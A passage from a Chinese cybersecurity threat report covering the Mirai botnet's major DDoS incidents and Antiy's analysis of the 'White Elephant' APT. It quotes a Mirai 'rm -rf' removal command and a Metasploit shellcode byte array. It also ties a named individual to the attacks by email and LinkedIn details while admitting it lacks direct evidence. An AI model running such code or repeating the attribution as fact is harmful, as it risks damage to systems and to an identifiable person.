util_sockprintf(conn->fd, "rm -rf " FN_DROPPER "; > " FN_BINARY "; " TOKEN_QUERY "\r\n");
util_sockprintf(conn->fd, TOKEN_QUERY "\r\n");
```

图2-39　远程删除bot程序（来源：启明星辰公司）

2.3.3　Mirai 攻击案例（来源：奇虎 360 公司）

自Mirai被曝光以来，已经发起了若干次有重大影响的攻击。下面选择几次所谓的“断网”事件加以详细描述，阐明攻击事件与Mirai的关系，展示Mirai对网络空间和现实世界的危害。这些事件包括：

- 2016年10月21日，“美国断网”事件；
- 2016年11月28日，“德国电信断网”事件；
- 2016年11-12月，“利比里亚断网”事件。

总体来看，这些重要事件向世人展示了Mirai僵尸网络惊人的攻击能力。在这种级别的网络攻击面前没有幸存者，因此有必要联合政府、企业、安全社区、民众的力量，采取措施积极抵御来自Mirai的威胁。

（1）“美国断网”事件

2016年10月21 日晚间，北美地区大量反馈若干重要的互联网网站无法正常访问，涉及到的网站包括 twitter、paypal、github等。由于这些网站与北美地区日常生活强烈相关，这次网络故障被北美主要媒体广泛报道，也引起了安全社区的强烈关注。奇虎360公司与安全社区一起协同，对本次网络事件提供数据，加以分析并做了溯源跟踪。

确认在本次事件中，当天19:00-22:50期间，twitter.com托管在dyn公司4个IP地址上的DNS服务遭受到DDoS攻击，4个IP地址分别是208.68.70.34、208.78.71.34、204.13.250.34、204.13.251.34，见表2-8。

表2-8　4个IP地址上的DNS服务遭受到DDoS攻击（来源：奇虎360公司）

dyn 公司下属 IP 地址	该 IP 地址上的域名 域名解析服务器	所服务的客户
208.78.70.34	ns1.p34.dynect.net	twitter.com
208.78.71.34	ns2.p34.dynect.net	twitter.com
204.13.250.34	ns3.p34.dynect.net	twitter.com
204.13.251.34	ns4.p34.dynect.net	twitter.com

4个IP地址在当天19:00-22:50期间的网络流量波形如图2-40所示。峰值达到日常背景流量的20倍，可以判定发生了流量攻击。




图2-40　4个IP地址在19:00-22:50期间的网络流量波形（来源：奇虎360公司）

在本次攻击中，dyn公司域名服务器遭受了syn_flood和dns_flood的混合攻击。其中syn_flood部分，倾向认为来自 Mirai 僵尸网络；dns_flood部分，倾向排除来自Mirai僵尸网络的可能，见表2-9。

表2-9 syn_flood和dns_flood的混合攻击情况（来源：奇虎360公司）

类别	事实	源 IP 地址是否真实	源 IP 地址是否属于 Mirai 家族	行为是否源自泄露版本 Mirai	行为是否源自变种版本 Mirai 或者其他僵尸网络家族
syn flood	45%的IP地址有port23/port2323的扫描行为； 公开渠道认为流量模型是Mirai（或其家族）发出的； 在当前原始版本Mirai的bot列表中命中率<2%； 泄露版本Mirai在syn flood攻击中不伪造源IP地址	真实	是	否 因为与已知Mirai bot列表比中率过低	可能是
dns flood	没有历史扫描行为； IP地址分布直观上看不够离散； 探查部分IP地址的开放端口，看起来不像是IoT设备； 泄露版本Mirai在dns flood攻击中不伪造源IP地址	伪造	否 因为没有扫描行为，开放端口也不像IoT设备	否 泄露版本不伪造源IP	可能是

（2）“德国电信断网”事件

德国电信在2016年11月28日前后遭遇一次大范围的网络故障。在这次故障中，2000万固定网络用户中大约有90万个路由器发生故障（约4.5%）。德国电信进一步确认了该问题是由于路由设备的维护界面被暴露在互联网，并且互联网上正在发生针对性的攻击而导致。德国电信连夜与设备供应商生成了新的升级包，并且要求客户如果怀疑受到影响就断电重启路由器，之后利用自动/手动的升级过程来减轻问题，显然德国电信还是采取了一系列的过滤措施来保证升级过程不受攻击影响。

德国电信对该事件给出了较为详细的描述，链接为https://www.telekom.com/en/media/media-information/archive/information-on-current-problems-444862。

按照奇虎360公司对这次事件以及Mirai僵尸网络的理解，这次事件前后的时间脉络如下：

- 2016年11月7日，kenzo发布了一个针对7547端口上路由器等设备的

TR-069/TR-064相关安全公告；

• 2016年11月26日 21:27:23，奇虎360公司首次探测到Mirai僵尸网络发起了针对 7547 端口的扫描；

• 2016年11月26-28日，端口7547上的Mirai僵尸网络规模积累到足以影响大面积网络；

• 2016年11月28日，telekom德国电信累积大约90万个路由器被Mirai僵尸网络攻击，网络大面积受到影响；

• 2016年11月28日至今，telekom德国电信在自身网络范围内采取措施遏制Mirai僵尸网络的扫描过程。

（3）“利比里亚断网”事件

有一组IP地址空间属于西非国家利比里亚。在2016年11-12月期间，这组IP地址反复遭受了来自Mirai僵尸网络的大流量、长时间攻击。这些IP地址见表2-10。

表2-10 来自Mirai僵尸网络大流量、长时间攻击的IP地址（来源：奇虎360公司）

IP 地址范围	国家	所属 AS
168.253.25.0/24	Liberia/LR	AS45899
168.253.27.0/24	Liberia/LR	AS37410
41.57.80.0/24	Liberia/LR	AS19905
41.57.81.0/24	Liberia/LR	AS19905
41.57.85.0/24	Liberia/LR	AS19905
41.57.87.0/24	Liberia/LR	AS37410

这组IP地址和网段在2016年11-12月期间反复遭受来自Mirai的攻击，并且多次攻击的持续时间较长，攻击指令中要求bot攻击的持续时长达到3600s（1h）。按照对Mirai僵尸网络的理解，上述时间越长，越容易带来较大的攻击流量。按照外电的报道，2016年11月2-5日，利比里亚遭受的攻击大约有500Gbit/s。Mirai僵尸网络的攻击次数和时长见表2-11。

表2-11　Mirai僵尸网络的攻击次数和时长（来源：奇虎360公司）

指令中要求僵尸网络攻击时长（s）	次数
3600	111
1800	47
300	28
123	3
120	4
60	13

2.4 来自南亚次大陆的网络攻击（来源：安天公司）

2.4.1 概述

在过去的4年中，安天公司的工程师关注到中国的机构和用户反复遭遇来自“西南方向”的网络入侵尝试。这些攻击虽进行了一些掩盖和伪装，但是依然可以将其推理回原点——来自南亚次大陆的某个国家。尽管安天公司积极地提醒和协助客户进行改进防护，并谨慎而有限地披露信息，给予警告，但这种攻击并未偃旗息鼓，恰恰相反，攻击者却以更高的能力卷土重来。

安天公司在本报告中披露了其中两组高频度攻击事件，尽管尚未最终确定这两个攻击波的内在关联，但可以确定的是它们具有相似的目的和同样的国家背景，因此将这两组攻击统称为“白象行动”。

（1）第一攻击波的概况

2012-2013年，安天公司陆续捕获到来自“白象”组织的多次载荷投放，此后依托关联信息同源分析，关联到了数百个样本，这些样本多数的投放目标是巴基斯坦，少数是针对中国的高等院校和其他机构。2013年7月，安全厂商Norman发布的报告，将这一攻击称为HangOver。

安天公司技术负责人2014年4月在《计算机学会通讯》发表的《反病毒方法的现状、挑战与改进》一文中，披露了安天捕获到的该组织针对中国

的攻击事件：“从2012年3月起，我们已经陆续捕获了该事件的一些相关的样本，而这些样本对应的网络事件非常稀少，呈现出高度定向的特点。”

安天公司在这篇文章中披露了其中6个样本的Hash和被攻击的目标——中国的两所高等院校。在2014年的中国互联网安全大会上，安天公司在题为《APT事件样本集的度量》的公开报告中，对这个事件做了首次全面披露。2014年8月，安天公司完成了报告《白象的舞步——HangOver攻击事件回顾及部分样本分析》，并将这一攻击组织中文命名为“白象”。

为区分这两波的攻击，安天公司将2012-2013年高度活跃的这组攻击，在本报告中称之为“白象一代”。“白象一代”投放了至少近千个不同Hash的PE样本，使用了超过500个C&C域名地址；其开发团队人员较多、技能混杂，样本使用了VC、VB、.net、AutoIt等多种开发编译语言；同时其未使用复杂的加密算法，也未被发现使用0day和1day的漏洞，而更多的是采用被部分中国安全研究者称为“乱扔EXE”的简易社会工程学——鱼叉式网络钓鱼攻击。PE免杀处理是该攻击组织所使用的主要技巧，这也是使这组攻击中的PE载荷数量很大的原因之一。在2015年6月16日的中国反病毒大会上，安天在题为《A^2PT与“准APT”事件中的攻击武器》的技术报告中，把这组攻击划分为轻量级APT攻击。

（2）第二攻击波的概况

在第一波攻击发生后，具有相关基因特点的攻击载荷开始减少，攻击活跃度明显下降。直到2015年年底，安天公司又发现一组来自“西南方向”的攻击行动，通过持续跟踪分析，本次行动的主要目标依然为中国和巴基斯坦，通过监控预警体系分析发现，中国的受攻击者主要为教育、军事、科研等领域。

第二波攻击行动摆脱了“白象一代”杂乱无章的攻击手法，整体攻击行动显得更加“正规化”和“流程化”。第二波攻击行动普遍使用了具有极高社工构造技巧的鱼叉式钓鱼邮件进行定向投放，至少使用了CVE-2014-

4114和CVE-2015-1641两个漏洞；在传播层上不再单纯采用附件而转为下载链接，部分漏洞利用采取了反检测技术对抗；相关载荷的Hash数量则明显减少，其中使用了通过AutoIt脚本语言和疑似由商业攻击平台MSF生成的ShellCode代码；同时其初步具备更为清晰的远程控制指令体系。

安天公司将这组攻击称为“白象二代”，但尚无证据表明“白象一代”和“白象二代”两个组织间存在人员交叉。整体上来看，“白象二代”相比“白象一代”的技术手段更为高级，攻击行动在整体性和技术能力上的提升，可能带来攻击成功率的提升，而其采用的更加暴力和野蛮的投放方式，使攻击次数和影响范围远远比“白象一代”更大。

相比“白象一代”，“白象二代”的技术手法有质的提升，更符合某些研究者对于APT攻击的“技术定义”。安天公司始终指出，APT的“A（高级）”是相对的，是否称为APT攻击，主要是分析攻击的发起方与其动机和意志，而所谓的技术水平则不是定性的主要因素。同时，无论是“白象一代”轻量级的攻击，还是显得更为高明的“白象二代”，对于中国庞大的信息体系，特别是针对高等院校等机构构成了严重的威胁。

2.4.2 白象一代：HangOver 的样本、目标与源头分析

安天公司在2012年获取相关载荷的最早投放行为曾淹没于其他海量的安全事件中，并未将相关事件判定为APT攻击。因此需要感谢安全厂商Norman在2013年7月所发布的报告《Operation HangOver |Executive Summary——Unveiling an Indian Cyberattack Infrastructure》，Norman将此事件命名为“HangOver”，这组事件即是安天称为“白象一代”的行动。这让安天反思过去在发现和追踪APT攻击中，过度考虑攻击技巧和漏洞利用的问题，并针对周边国家对中国攻击的特点，形成了新的检测方法和视角。

安天公司认为“白象一代”组织中人员较多，人员能力参差不齐，采用的开发语言混杂，作业相对混乱。通过安天公司后端分析平台的关联统计，查找到该攻击组织的相关样本910个，其模块功能包括键盘记录、下载

器、信息窃取等，相关样本最新的版本号为HangOver 1.5.7(Startup)。

（1）对中国境内目标的攻击

安天公司在2014年4月的相关文章中，披露了针对中国两所高校被攻击的事件，涉及6个样本，图2-41为“白象一代”对中国两所高校攻击的时间链。“白象一代”针对中国高等院校的载荷投放攻击与数据控制获取的地理场景可视化复现如图2-42所示。




图2-41 “白象一代”攻击中国两所高校的6个样本的时间戳与安天捕获时间对比（来源：安天公司）

图2-42 “白象一代”针对中国高等院校的载荷投放攻击与数据控制获取的地理场景可视化复现（来源：安天公司）

（2）样本中的典型组件

“白象一代”样本集中有数百个样本，包含的主要功能组件见表2-12。

表2-12 “白象一代”样本集中的多个功能组件（来源：安天公司）

组件名	功能
Keyloger	键盘记录
download	下载
Upload	上传
http backup	HTTP上传
FTP backup	FTP上传
Usb Propagator	U盘摆渡
Mail Password Decryptor	邮件口令解密

（3）样本集的时间戳、时区分析

样本时间戳是一个十六进制的数据，存储在PE文件头中，该值一般由编译器在开发者创建可执行文件时自动生成，时间单位细化到秒，通常可以认为该值为样本生成时间（GMT时间）。

由于“白象一代”样本数量较多，因此可以通过统计学方法将样本开发时间进行统计分析，图2-43是对“白象一代”样本开发时间的统计结果（以小时分组）。




图2-43　白象组织开发者的工作时间（来源：安天公司）

从图2-43的统计结果来看，如果假设攻击者的工作时间是早上八九点至下午五六点，则根据统计结果可以匹配到一个来自UTC+4 或UTC+5时区的攻击者的工作时间，时区分布位置如图2-44所示。




图2-44　UTC+4或UTC+5的世界时区分布图位置（来源：安天公司）

根据匹配的攻击者所在时区（UTC+4 或UTC+5）并对照世界时区分布图，可推断攻击者所在的区域或国家如下。

- UTC+4：阿拉伯联合酋长国、阿曼、毛里求斯、留尼汪/留尼旺（法）、塞舌尔、第比利斯、亚美尼亚、阿塞拜疆、阿富汗、阿布扎比。
- UTC+5：巴基斯坦、马尔代夫、叶卡特琳堡、乌兹别克斯坦、土库曼斯坦、塔吉克斯坦、斯里兰卡、印度。

（4）攻击组织分析

安天公司对该攻击组织挖掘综合线索，基于互联网公开信息，进行画像分析，认为这是一个由10~16人组成的攻击小组，其中6人的用户ID是cr01nk、neeru rana、andrew、Yash、Ita nagar、Naga，如图2-45所示。





图2-45　安天公司对该攻击组织进行综合分析（来源：安天公司）

通过分析和挖掘，安天公司发现部分ID是一些印度较为常见的人名，进而对所有用户名进行追踪，最终发现“cr01nk”的如下信息。

2009年10月27日，有人在www.null.co.in讨论“寻求最好的道德黑客”，可能是要寻找一些网络安全人才，在这篇帖子中，cr01nk zer0回帖问

询注册方法并与发帖人进行沟通。“cr01nk”网上交流快照如图2-46所示。


Search for India's Best Ethical Hacker 2009!
3 posts by 3 authors

vaibhav

Other recipients: owasp-b...@lists.owasp.org

India's foremost Hacking Challenge – Your Shot to the Title of India's best hacker along with Prize money of more than Rs 150,000 up for grabs!

Search for India's Best Ethical Hacker

HackHunt is India's leading hacking competition and aims at awarding the best ethical hackers in the country. The competition is brought to you by Appin Security Group, a leading Information Security and Ethical Hacking Company and Securitybyte, a global Information Security Conference Company.

The competition will be conducted in 3 phases. The 1st two rounds will be online and the 3rd and final round will take place at "Securitybyte & OWASP Appsec Asia 2009" on November 17, 2009 at Crowne Plaza, Gurgaon.

Level 1 – Knowledge Check
All the participants will be answering a quiz and based on the score top 10% will be shortlisted to 2nd round... more

Level 2 – Skill Check
This stage will require an attacker to get to the final FLAG file which he/she would need to register for the event.... Web application attack, Network based buffer overflow attack Information in Hand ...more

Level 3 – Final Round
This stage will require the attackers to exploit a pre-announced SSID which has WPA (or wpa 2)... more

More Details :
Mobile :- +91- 9717470565
E-Mail :-hack...@appinonline.com
Website :- http://www.hackerscouncil.org

cr01nk zer0

Other recipients: owasp-b...@lists.owasp.org

How to register ???
- show quoted text -

Navin Pai

Re: [null] Re: Search for India's Best Ethical Hacker 2009!

On 10/27/09, cr01nk zer0 <cr0...@gmail.com> wrote:
> How to register ???
>
There's a registration form on the right hand side of the site!! :P :P
My Sincle!!

图2-46 “cr01nk”网上交流快照（来源：安天公司）

图2-46中的邮件地址被Google隐藏了部分，安天公司通过其他方式分析出完整的邮件地址，即ID：cr01nk，邮箱：cr01nk@gmail.com。cr01nk的真实名字如图2-47所示。


On Thu, Apr 29, 2010 at 11:28 PM, cr01nk zer0 <cr01nk@gmail.com> wrote:
Hey Friends,

Punish me for writing ... if you don't like this blog :)
http://null.co.in/2010/04/29/spraying-just-in-time/

I hope u like it and leave some comments on what i was wrong about.

Thanks

Account Help

Vishwas Sharma
cr01nk@gmail.com

It is highly recommended that you reset your password using a device you signed in from recently.

Enter the last password you remember

Continue | I don't know

That's not my account

图2-47 cr01nk的真实名字（来源：安天公司）

通过对cr01nk邮箱的反向追踪，发现“cr01nk”的昵称（名字）为“Vishwas Sharma”，Vishwas Sharma是一个印度人名。

根据已知的信息对cr01nk进行深入挖掘，发现此人还注册了OpenRCE，这是一个逆向工程技术论坛，该论坛显示其国家也是印度，如图2-48所示。

图2-48　cr01nk注册了OpenRCE（来源：安天公司）

综合以上信息，cr01nk的确是来自印度，一个计算机网络安全技术人士，通过图2-49的讨论内容，可看出此人具有一定的技术实力。

Understanding Find Tag shellcode

From: cr01nk zer0 <cr01nk () gmail com>
Date: Mon, 23 Nov 2009 02:02:00 -0500

Hi ,

Could anybody help me in understanding find tag class of shellcodes.

How to find the 4 byte connection tag (I think that first 119 byte shellcode
is implementing a connection tag) and
how to implement it in a shellcode testing code

```
#include <stdio.h>
#include <string.h>

/*
 * windows/upexec/find_tag - 119 bytes (stage 1)
 * http://www.metasploit.com
 * Encoder: x86/shikata_ga_nai
 * TAG=0BoU, EXITFUNC=thread,
 * PEXEC=c:\windows\system32\calc.exe
 */

unsigned char buf[] =
"\x33\xc9\xb1\x18\xbf\xed\xc2\xfb\x72\xdb\xc3\xd9\x74\x24\xf4"
"\x5d\x31\x7d\x0e\x03\x7d\x0e\x83\x28\xc6\x19\x87\x4e\xf4\x22"
"\x0c\x25\xbc\xec\x46\x79\x4f\x86\x01\x65\xc4\x83\x3a\xe6\xfa"
"\x1e\x91\x46\xf8\x66\xd7\x64\xcd\x39\x15\xfd\xde\x4d\x32\xf5"
"\xab\x17\xf9\x8e\xe0\x92\x79\x1b\xb4\x91\x65\x90\x19\x83\xa9"
"\xa5\x7c\xd0\xbd\x80\x5a\x80\x5b\x95\x29\xda\xf2\x71\x51\x45"
"\xff\xc1\xfa\x76\x2a\x6c\x81\x49\xa1\x80\x13\x1b\xfc\x50\x76"
"\xca\x57\x97\xa5\x5f\x6a\x57\x08\xcf\xc0\xe2\x51\xf0\x0d";
```

图2-49　cr01nk对安全技术的一些讨论（来源：安天公司）

通过以上分析知道此人注册了Nullcon，进一步在Nullcon检索其讨论的内容发现，他在2011年Nullcon GOA上做过一个关于模糊测试的演讲，其中演示了一个PDF格式漏洞的例子。

演讲视频地址：http://www.securitytube.net/video/1882。

至此可以确认此人姓名为“Vishwas Sharma”，进一步通过姓名深入挖掘，在领英上发现此人的信息如图2-50所示。

图2-50　cr01nk在领英的个人信息（来源：安天公司）

cr01nk相关个人信息如下。

- ID：cr01nk
- 真实姓名：Vishwas Sharma
- 领英个人主页：https://www.linkedin.com/in/vishwassharma。
- 个人简介：2009年毕业于印度理工学院（德里校区），曾经就职于McAfee（印度分部）、Security Brigade、国家物理实验室、CareerNet，目前就职于自己创立的公司Syryodya，一个为太阳能行业提供管理软件的IT服务公司。

• 所做项目：Fuzzing with complexities、Intelligent debugging and in memory fuzzing、Failure of DEP and ASLR, ACM-IIT Delhi and Null Delhi meet、Spraying Just in time。

• 擅长领域：计算机安全、恶意代码分析、渗透测试、C/Python/Linux开发，其他安全研究等。

鉴于此人的研究领域、网上讨论的内容和工作履历，可以看出具备一定的技术能力，具有参与此次攻击的可能。虽然未发现直接证据表明此人与“白象事件”有关，不过仅从攻击能力来看，表明印度的确具有一定实力发起此次攻击。

2.4.3 白象二代：受害者、漏洞和能力

2015年下半年开始的“白象二代”攻击与“白象一代”有很大不同，其开始使用CVE-2014-4114、CVE-2015-1641等漏洞作为攻击载荷，不再直接在附件中投放EXE，而是采用“投放社工钓鱼邮件+链接的方式”，PE载荷数量大大减少。

根据安天公司监控预警平台信息显示，“白象二代”的攻击目标主要为中国和巴基斯坦。中国受到的攻击面积极为广泛，“白象二代”对中国发起了大量攻击事件。自2016年以来，安天公司持续跟踪该组织，图2-51为“白象二代”行动的攻击时间链。




图2-51　2016年“白象二代”行动的攻击时间链（来源：安天公司）

2.4.3.1 攻击分析

“白象二代”组织的攻击主要通过鱼叉式钓鱼电子邮件，大部分邮件以插入恶意链接的方式进行攻击，通过精心构造的诱饵内容诱导受害者打开链接，一旦打开恶意链接就会下载带有漏洞的恶意文档。在安天公司捕获到的文档中，大部分是利用CVE-2014-4114漏洞的PPS文件，少量利用CVE-2015-1641漏洞的rtf文件。

（1）鱼叉式钓鱼攻击

鱼叉式钓鱼攻击是APT攻击中最常见的攻击方式，与普通的钓鱼邮件不同，鱼叉式钓鱼攻击不会批量的发送恶意邮件，而只针对特定公司、组织的成员发起针对性攻击，具体的攻击手法又分为以下两种。

- 一是，在邮件中植入恶意附件，诱导受害者打开附件文件；
- 二是，在邮件正文中插入恶意链接，诱导受害者点击链接，一旦受害人点击链接就会跳转到恶意链接，该链接或是挂马网站，或是恶意文件下载地址。

本次行动中“白象二代”组织使用的手法主要是第二种，因为该方式在邮件中不存在附件，更容易通过安全软件的检测。相对附件链接更容易骗取用户的信任，邮件内的链接都是利用第三方域名跳转。

这是一封针对中国高校教师的鱼叉式钓鱼邮件，正文内容是关于南海问题，在邮件的最后诱导受害者点击链接查看“完整版报告”，一旦用户点击该链接就会下载恶意文档。该文档使用了CVE-2014-4114漏洞，且采用PPS格式自动播放的特点，实现文档打开漏洞即被触发，如图2-52所示。




图2-52　鱼叉式钓鱼邮件实例（来源：安天公司）

邮件内容大意如下。

中国与东南亚的关系：

中国南海，更有张力和挑战（2016年5月报告）

在2016年年初，多个国家关注中国南海争议。以美国为首的多个国家对中国进行了言辞强烈的谴责，中国强烈谴责美国的行动和军事部署。

北京仍然有决心解决有争议的问题，尤其是习近平主席在2015年9月期间提出中国在南海无意搞军事化，紧张情绪并没有蔓延，美国、中国会议增多的迹象向东南亚各国政府表明、华盛顿没有、北京也没有寻求对

抗。在此背景下，这些国家的政府对中国挑战其在中国南海权益的答复仍然是衡量为主。过去，他们常常减少面对中国时的自信，展示了对中国的一些批评，变得更愿意以阻止中国，并与美国更紧密地联系起来……

（2）漏洞利用

安天公司目前监测到的“白象二代”组织使用的漏洞均为已知的Office格式文档漏洞，部分样本使用一定技巧用于对抗安全软件的检测，从对历史扫描结果的追溯来看，这种技巧是有效的。

在跟踪沙虫攻击组织中，曾对CVE-2014-4114漏洞进行过较长时间的分析，这个漏洞的最大特点是其虽然依托格式文档，但并非依靠格式溢出，而是通过远程代码执行来实现，因此穿透了Windows的DEP、ASLR机制。

白象攻击使用的PPS扩展名样本利用Windows OLE 远程代码执行漏洞CVE-2014-4114释放并运行可执行文件。值得注意的是，在此前分析过的其他攻击组织使用的4114样本中，多数为Office高版本格式，该格式是一个以XML为索引的压缩包，其内嵌的PE载荷被杀毒软件在解压递归中检测到。

名称	大小	压缩后大小
[5]SummaryInformation	58 144	58 368
Pictures	350 787	351 232
Current User	41	64
[5]DocumentSummaryInformation	20 732	20 992
PowerPoint Document	2 078 795	2 079 232

图2-53 “白象二代”相关样本的结构（来源：安天公司）

这次“白象二代”组织使用了低版本Office的传统LAOLA格式，由于对安全厂商来说这是一个“未公开格式”，达到了一定的免杀效果。图2-53是多引擎对照扫描结果，可以看出此样本的确躲避了大部分安全软件的检测。

2.4.3.2 功能样本分析

（1）窃密模块

从目前捕获的样本来看，“白象二代”组织使用的PE载荷样本技术水

平不高，没有较为复杂的模块体系和加密抗分析机制，一部分样本是利用脚本语言编写的程序，还有一些是采用网上公开的代码重新编译后利用。

“白象二代”组织使用的攻击样本中，有多个样本是使用AutoIt编写的，主要目的是用于窃取数据并打包回传到远程服务器，具体功能如下。

• 回传系统基本信息，包括系统版本、架构、是否装有Chrome、样本版本信息等，如图2-54所示。

```
